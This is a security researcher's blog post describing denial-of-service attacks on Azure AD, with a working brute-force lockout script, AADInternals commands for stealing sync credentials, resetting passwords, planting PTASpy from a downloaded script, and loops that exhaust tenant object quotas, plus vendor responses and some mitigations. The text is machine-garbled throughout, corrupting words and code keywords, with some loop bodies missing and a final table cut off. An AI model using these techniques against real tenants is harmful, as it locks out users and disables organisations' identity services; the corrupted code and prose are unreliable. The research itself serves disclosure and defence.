







My latest speak on the nice T2 convention on DoSing Azure AD gained plenty of consideration.
Sadly, the speak was not recorded, so I made a decision to jot down a weblog for many who couldn’t attend. So right here we go!
Let’s begin by defining what we imply by DoS assault by utilizing OWASP’s definition:
The Denial of Service (DoS) assault is targeted on making a useful resource (website, software, server) unavailable for the aim it was designed.
Fairly a lot of you wish to assume that we’re speaking about community associated assaults, the place we’d ship a lot site visitors to Azure AD that it
couldn’t deal with the load. Properly, in my expertise, Azure AD is kind of nicely ready for these. Though Azure was allegedly struggling of distributed DoS (DDoS) assault in June 9 2023, ensuing to 2 hour service blackout.
Performing DDoS assaults (efficiently) would additionally require large quantity of assets.
So no, we’re not speaking about that sort of assaults. As an alternative, I’m utilizing a number of tips I’ve discovered in the course of the years to make Azure AD unavailable for the aim it was designed.
The scope of the assaults are a single consumer, group of customers, or the entire tenant.
I’m protecting two classes of Azure AD DoS assaults: blocking authentication and exhausting Azure AD quota.
Blocking Authentication
The aim of this DoS class is to forestall customers from logging in to Azure AD, i.e., making it unvailable for use for it’s major objective.
I’m introducing three diffent strategies: brute-forcing, abusing AAD Join, and abusing PTA.
These strategies might be categorised as T1531 – Account Entry Elimination.
Brute-forcing
This assaults is maybe the best to conduct, because it doesn’t require any entry to the goal tenant, entry to the goal consumer’s community is sufficient.
Principally, I’m leveraging Azure AD good lockout characteristic:
Good lockout helps lock out unhealthy actors that attempt to guess your customers’ passwords or use brute-force strategies to get in. Good lockout can acknowledge sign-ins that come from legitimate customers and deal with them in another way than ones of attackers and different unknown sources. Attackers get locked out, whereas your customers proceed to entry their accounts and be productive.
Sounds good! However how good lockout works then? Based on the documentation:
By default, good lockout locks the account from sign-in makes an attempt for one minute after 10 failed makes an attempt for Azure Public and Azure China 21Vianet tenants and three for Azure US Authorities tenants. The account locks once more after every subsequent failed sign-in try, for one minute at first and longer in subsequent makes an attempt. To attenuate the methods an attacker may work round this habits, we don’t disclose the speed at which the lockout interval grows over further unsuccessful sign-in makes an attempt.
So, there’s a treshold (variety of failed makes an attempt) and the lockout time. If you’re fortunate sufficient to have Azure AD Premium P1 subscription, you possibly can customise these settings. If not, you’re compelled to make use of the defaults.

The final vital data is the next:
Good lockout tracks the final three unhealthy password hashes to keep away from incrementing the lockout counter for a similar password. If somebody enters the identical unhealthy password a number of occasions, this habits received’t trigger the account to lock out.
Primarily based on my analysis, Good Lockout used to dam brute-force assaults originating from a selected IP-address per Azure AD occasion.
That’s, every authentication request can finish as much as any native Azure AD occasion, and every can be monitoring the failed makes an attempt.
Nevertheless, my newest commentary was that each one situations will probably be locked out on the identical time.
Right here’s an instance script I constructed for performing DoS assault utilizing brute-forcing (works in PS 5.1):
operate Invoke-BruteForceDoS
{
    Param(
            [Parameter(Mandatory=$True)]
            [string]$Consumer
        )
    whereas($true)
    {
        $randomGuid = New-Guid
        $physique = @{
            "useful resource"   = $randomGuid
            "client_id"  = $randomGuid
            "grant_type" ="password"
            "username"   = $Consumer
            "password"   = $randomGuid
            "scope"      = "openid"
        }

        strive
        {
            $response=Invoke-RestMethod -UseBasicParsing -Uri "https://login.microsoftonline.com/frequent/oauth2/token" -ContentType "software/x-www-form-urlencoded" -Technique POST -Physique $physique
        }
        catch
        {
            $stream = $_.Exception.Response.GetResponseStream()
            $responseBytes = New-Object byte[] $stream.Size

            $stream.Place = 0
            $stream.Learn($responseBytes,0,$stream.Size) | Out-Null

            $errorDetails = [text.encoding]::UTF8.GetString($responseBytes) | ConvertFrom-Json | Choose -ExpandProperty error_description

            $datacenter = "{0,-6}" -f ($_.Exception.Response.Headers["x-ms-ests-server"].Break up(" ")[2])
        }

        # Parse the error code.
        if(!$exists -and $errorDetails)
        {
            if($errorDetails.startsWith("AADSTS50053")) # The account is locked, you've got tried to register too many occasions with an incorrect consumer ID or password.
            {
                Write-Host "$($datacenter): [ LOCKED ] $consumer" -ForegroundColor Purple
            }
            elseif($errorDetails.StartsWith("AADSTS50126")) # Error validating credentials as a consequence of invalid username or password.
            {
                Write-Host "$($datacenter): [WRONGPWD] $consumer" -ForegroundColor Grey
            }
            elseif($errorDetails.StartsWith("AADSTS50034")) # The consumer account {identifier} doesn't exist within the {tenant} listing. To signal into this software, the account should be added to the listing.
            {
                Write-Host "$($datacenter): [NOTFOUND] $consumer"
            }
        }
    }
}
After working the script, you possibly can merely present goal consumer identify as a parameter and the assault begins:

Now what’s blocked then? Authentication requests originating from the attacker’s public IP-address.
Within the instance beneath, the assault was carried out from the goal consumer on-prem community with public IP-address 154.252.96.39.
As that’s blocked by Good Lockout, the goal consumer is unable to log in from that community. Nevertheless, if the consumer strikes to a different community, like 170.136.102.77 beneath, the authentication will succeed.

So, brute-forcing is a straightforward solution to forestall a goal consumer from logging in. This assault requires that the general public IP-address is identical because the goal consumer.
Some organisations are sharing the general public IP-address with their visitor Wi-Fi community, what a pleasant solution to block administrator, CEO, and many others. as a customer ?
Lastly, listed below are some vital limitations relating to Good Lockout:
At the moment, an administrator can’t unlock the customers’ cloud accounts if they’ve been locked out by the Good Lockout functionality. The administrator should anticipate the lockout period to run out. Nevertheless, the consumer can unlock by utilizing self-service password reset (SSPR) from a trusted system or location.
Abusing Azure AD Join
One among my dearest hobbies has been abusing Azure AD Join, AAD Join for brief.
Principally, AAD Join synchronises objects (customers, teams, gadgets) from on-prem AD to Azure AD.
It can be configured for Password Hash Synchronisation (PHS), which permits customers to make use of identical password in each on-prem and Azure AD.
All AAD Join associated assaults requires entry to AAD Join server. After compromising the server as a neighborhood administrator, one can export credentials utilized by AAD Join:
Easiest method to try this is to run the next AADInternals command on a server working AAD Join.
It permits you to carry out the assault from the AAD Join server and keep away from attainable location based mostly Conditional Entry Insurance policies.
$creds = (Get-AADIntSyncCredentials -AsCredentials)[0]Second possibility is to export the credentials and use them on one other attacker managed laptop. First, copy the credentials to the clipboard:
# Convert credentials to JSON and duplicate to clipboard
Get-AADIntSyncCredentials | ConvertTo-Json | Set-Clipboard
Then, on the opposite laptop, do the other and create a PS Credential object:
# Paste credentials from clipboard and convert from JSON
$credentials = Get-Clipboard | ConvertFrom-Json

# Create the PSCredential object
$creds = [pscredential]::new($credentials.AADUser,($credentials.AADUserPassword | ConvertTo-SecureString -AsPlainText -Power))
Now that we have now AAD Join Azure AD credentials saved within the $creds variable, we will begin the precise assaults.
First, we have to get an entry token:
# Get entry token and save to cache
Get-AADIntAccessTokenForAADGraph -Credentials $creds -SaveToCache
Easiest DoS assault is to reset password of a consumer that’s synchronised from on-prem to Azure AD:
# Reset the password of the consumer
Set-AADIntUserPassword -UserPrincipalName "[email protected]" -Password "Summer2023!"
The earlier assault works just for synchronised customers. Nevertheless, if the consumer just isn’t an admin consumer, it may be transformed to syncronised consumer!
The next instance will try this after which reset the password:
# Convert goal consumer to synchronised consumer
Set-AADIntAzureADObject -userPrincipalName "[email protected]" -SourceAnchor ([convert]::ToBase64String((New-Guid).ToByteArray()))

# Reset the password of the consumer
Set-AADIntUserPassword -UserPrincipalName "[email protected]" -Password "Summer2023!"
Changing cloud-only customers to syncronised customers might be prevented by blocking gentle and onerous matching:
# Block synchronisation gentle match
Set-MsolDirSyncFeature -Characteristic BlockSoftMatch -Allow $True

# Block synchronisation onerous match
Set-MsolDirSyncFeature -Characteristic BlockCloudObjectTakeoverThroughHardMatch -Allow $True
The ultimate AAD Join approach is to take advantage of a neat trick I not too long ago found.
It permits including any consumer or group as a member to any synchronised group.
So, how would this assault work?
Properly, it’s required {that a} group that’s syncronised from on-prem AD is used to limit entry Azure AD.
Which means that a Conditional Entry Coverage (CAP) is focused to the group, and that the entry is blocked.
Beneath is an instance of a CAP, that’s focused to a synchronised group and all cloud apps, and the entry is blocked. In different phrases,
any member of that group is unable to log in to Azure AD.

Now, let’s carry out an assault the place we add a cloud-only World Administrator to the Operations group.
First, we have to get the ObjectIds of the goal consumer and group. I’m utilizing the soon-to-be-deprecated AzureAD module for this:
# Connect with Azure AD
Join-AzureAD -Credential $creds

# Get ObjectId utilizing goal group DisplayName
$target_group = (Get-AzureADGroup -SearchString "Operations").ObjectId

# Get ObjectId utilizing goal consumer DisplayName
$target_user = (Get-AzureADUser -SearchString "Cloud Solely Administrator").ObjectId

# Set goal consumer as a member of the goal group
Set-AADIntAzureADGroupMember -CloudAnchor "User_$target_user" -GroupCloudAnchor "Group_$target_group" -Operation Add
Now, when the goal consumer tries to log in, the CAP will block the entry:

What makes this assault specifically fascinating is that each one on-prem objects added to the group will probably be eliminated after the following AAD Join syncronisation run.
Nevertheless, any cloud-only customers and teams will stay because the members.
What’s much more humorous is that directors can’t take away these customers or teams utilizing Azure AD portal or Graph API.
Solely solution to take away these is to make use of AADInternals (or different instruments supporting SyncAPI) ?
I reported this behaviour to Microsoft Safety Response Heart (MSRC) and acquired the next response:
After overview, our workforce has decided that there is no such thing as a safety points right here although they could think about some defense-in-depth choices that aren’t going to be tracked by MSRC.
On this report, it’s anticipated habits that World Admins can manipulate synced teams utilizing the SyncAPI. The restrictions we impose on customers to control synced group members should not there for safety causes however for sync correctness enforcement. A World Admin/highly-privileged position can bypass these restrictions in the event that they select to.
Thanks for working with us on this. Now we have closed this case as by-design.
So, although in a worst case state of affairs an on-prem admin can block cloud-only World Admins, that is considered characteristic ?♂️
Additional, because of this this assault can’t be prevented. If an adversary (or rogue insider) positive aspects native admin entry to AAD Join and exports credentials, there’s nothing that may be accomplished.
Abusing Move-through Authentication (PTA)
PTA can used to dam authentication by exploiting flaws reported by Secureworks in Sep 2022.
This assault requires a neighborhood admin permissions on the pc working PTA agent. For extra particulars, see my earlier weblog submit.
First step of the assault is to export the PTA agent’s certificates and bootstrap utilizing AADInternals.
Lets begin by exporting PTA certificates(s):
# Export the PTA certificates(s)
Export-AADIntProxyAgentCertificates
Subsequent, export the bootstrap utilizing the exported certificates. If there are a number of certificates, use the most recent one.
# Export the bootstrap
Export-AADIntProxyAgentBootstraps -Certificates ".[redacted].pfx"
Second step is to repeat the certificates and bootstrap to an empty Home windows server (examined on 2019 and 2022) and rename them to cert.pfx and bootstrap.xml.
Subsequent, obtain Configure-PTASpy.ps1 and run it as native administrator:
# Obtain the configuration script
wget "https://uncooked.githubusercontent.com/Gerenios/public/grasp/PTASpy/Configure-PTASpy.ps1" -OutFile "Configure-PTASpy.ps1"

# Configure PTASpy to make use of offered certificates and boostrap
.Configure-PTASpy -Certificates .cert.pfx -Bootstrap .bootstrap.xml -Verbose
After the set up is full, restart the PTA agent to take away PTASpy (which accepts all passwords).
# Restart PTA agent to take away PTASpy
Restart-Service "AzureADConnectAuthenticationAgent" -ErrorAction SilentlyContinue
Now all authentication requests dealt with by the attacker’s server will probably be rejected with invalid password error (because the goal customers don’t exist on that laptop).
Ongoing assaults can’t be detected, as we’re utilizing present bootstrap and subsequently the attacker’s IP-address just isn’t proven anyplace.
Furthermore, the directors are unable to dam or delete compromised brokers with out contacting Microsoft help.
Including further servers will improve probability of getting extra authentication requests blocked.
Exhausting Azure AD Quota
Earlier than exhausting Azure AD quota, let’s see what the quota truly is. Per Microsoft documentation,
the quota is dependent upon the Azure AD subscription:
| Subscription | Quota |
|---|---|
| Azure AD Free | 50 000 |
| Azure AD Free + verified area(s) | 300 000 |
| Azure AD P1/P2 + justification | 500 000 |
The quota means all types of Azure AD objects, together with customers, teams, gadgets, functions, and many others. When quota is exchausted, one cannot add new objects to Azure AD.
There’s additionally a restrict how a lot non-admin customers can add objects to Azure AD:
A non-admin consumer can create not more than 250 Azure AD assets. Each lively assets and deleted assets which are out there to revive rely towards this quota.
Directors also can restrict the variety of gadgets customers can register or be a part of to Azure AD.
Most variety of gadgets: This setting lets you choose the utmost variety of Azure AD joined or Azure AD registered gadgets {that a} consumer can have in Azure AD. If customers attain this restrict, they’ll’t add extra gadgets till a number of of the present gadgets are eliminated. The default worth is 50. You’ll be able to improve the worth as much as 100. Should you enter a worth above 100, Azure AD will set it to 100. It’s also possible to use Limitless to implement no restrict apart from present quota limits.
The aim of this DoS class is to forestall including new objects to Azure AD, i.e., making it unvailable for it’s regular objective.
When the quota is full, no extra objects might be added to Azure AD:

I’m introducing three diffent strategies: abusing AAD Join, abusing bulk major refresh token (BPRT), and cross-tenant synchronisation.
These strategies might be categorised as T1499 – Endpoint Denial of Service.
Abusing Azure AD Join
This system is leveraging SyncAPI that AAD Join is utilizing for synchronising objects from on-prem AD to Azure AD.
Similar manner than earlier AAD Join exploits, this requires native admin entry to AAD Connect with export the credentials.
Right here is an instance utilizing AADInternals so as to add 10 000 customers Azure AD.
for($n = 1 ; $n -lt 10000 ; $n++)
{
    Set-AADIntAzureADObject -userPrincipalName "consumer$($n)@firm.com" -SourceAnchor ([convert]::ToBase64String((New-Guid).ToByteArray())) -accountEnabled $true
}
Abusing Bulk Major Refresh Token (BPRT)
I lined this assault intimately in an earlier weblog submit.
So what’s a BPRT? For brief, it’s a Bulk Major Refresh Token, generally additionally known as “Bulk AAD Token”, which is used to enroll a number of gadgets to Azure AD and Microsoft Endpoint Supervisor (Intune).
Based on the documentation, making a BPRT requires admin rights:
To create a bulk enrollment token, you have to have a supported Azure AD position project and should not be scoped to an administrative unit in Azure AD. The supported roles are:
- World Administrator
- Cloud Gadget Administrator
- Intune Administrator
- Password Administrator
Nevertheless, as I identified within the earlier weblog, this assault doesn’t require any admin rights!
Right here is an instance script that provides 10 000 BPRTs (that are technically consumer objects) to Azure AD:
# Get Entry Token for BPRT
Get-AADIntAccessTokenForAADGraph -Useful resource "urn:ms-drs:enterpriseregistration.home windows.internet" -SaveToCache

# Add BPRTs
for($a = 0 ; $a -lt 10000 ; $a++)
 Out-Null
It’s also possible to use a BPRT to register a number of gadgets to Azure AD. The next instance script will add 10 000 gadgets to Azure AD:
# Get BPRT
$BPRT = Get-Content material -Path "BPRT.json" | ConvertFrom-Json | Choose -ExpandProperty refresh_token

# Get entry token utilizing BPRT
Get-AADIntAccessTokenForAADJoin -BPRT $BPRT -SaveToCache | Out-Null

# Be a part of gadgets
for($a = 0 ; $a -lt 10000 ; $a++)
 Out-Null
To stop customers including gadgets utilizing BPRT, you could enable solely admins to hitch gadgets:

Though this assault permits a daily consumer with none admin permissions to bypass hard-coded 250 object restrict and admin outlined system registration restrict to exchaust Azure AD quota, it isn’t seen as an vulnerability by Microsoft:
Upon investigation, we have now decided that this submission is by design and doesn’t meet the definition of a safety vulnerability for servicing. This report doesn’t seem to establish a weak point in a Microsoft services or products that might allow an attacker to compromise the integrity, availability, or confidentiality of a Microsoft providing.
I assume bricking Azure AD doesn’t have an effect on its availability ?♂️
Cross-tenant synchronisation
First, lets shortly see what cross-tenant synchronisation is in keeping with Microsoft documentation:
Cross-tenant synchronization automates creating, updating, and deleting Azure AD B2B collaboration customers throughout tenants in a company. It allows customers to entry functions and collaborate throughout tenants, whereas nonetheless permitting the group to evolve.
In different phrases, it syncronises consumer objects from the house tenant to the useful resource tenant. The synchronised customers will come visitor customers within the useful resource tenant.
This assault requires atleast Azure AD Premium P1 subscription in each tenants. To configure cross-tenant synchronisation, Safety Administrator permissions is required.
This assault is just like the BPRT assault, the aim is to synchronise extra objects to the useful resource tenant than there may be present quota:

After the cross-tenant synchronisation is configured, one can simply add objects to Azure AD till the useful resource tenant Azure AD quota is exchausted.
This may be accomplished by rogue admin or adversaries utilizing any approach permitting including customers.
And sure, you should use the BPRT methodology for this, so a daily consumer can brick two Azure AD tenants with a single assault ?
After reporting this to Microsoft, I acquired the next response:
Now we have talked about that What’s a cross-tenant synchronization in Azure Lively Listing? (preview) – Microsoft Entra | Microsoft Be taught, The characteristic ought to be used inside tenants in a company. Given the 2 tenants (and therefore their respect Admins) are a part of identical group, one shouldn’t act as adversaries to a different tenant. It’s assumed that there’s sure degree of belief between tenants.
Goal Tenant admins have given specific permission utilizing Cross-tenant sync coverage and retain capability take away cross-tenant sync coverage at any level of time in future. If tenant admin removes cross-tenant sync coverage, then cross-tenant sync from supply to focus on tenant would cease.
Now we have closed this case.
So, so long as we belief to admins and customers, there’s no difficulty ?
On this weblog, I launched a number of strategies to carry out DoS assaults towards Azure AD customers and organisations.
Blocking authentication
| Method | Necessities |
|---|---|
| Brute-forcing | Entry to focus on consumer community |
| Abusing AAD Join | Native admin permissions |
| Abusing PTA | Native admin permissions |
Exhausting Azure AD Quota
| Method | Necessities |
|---|---|
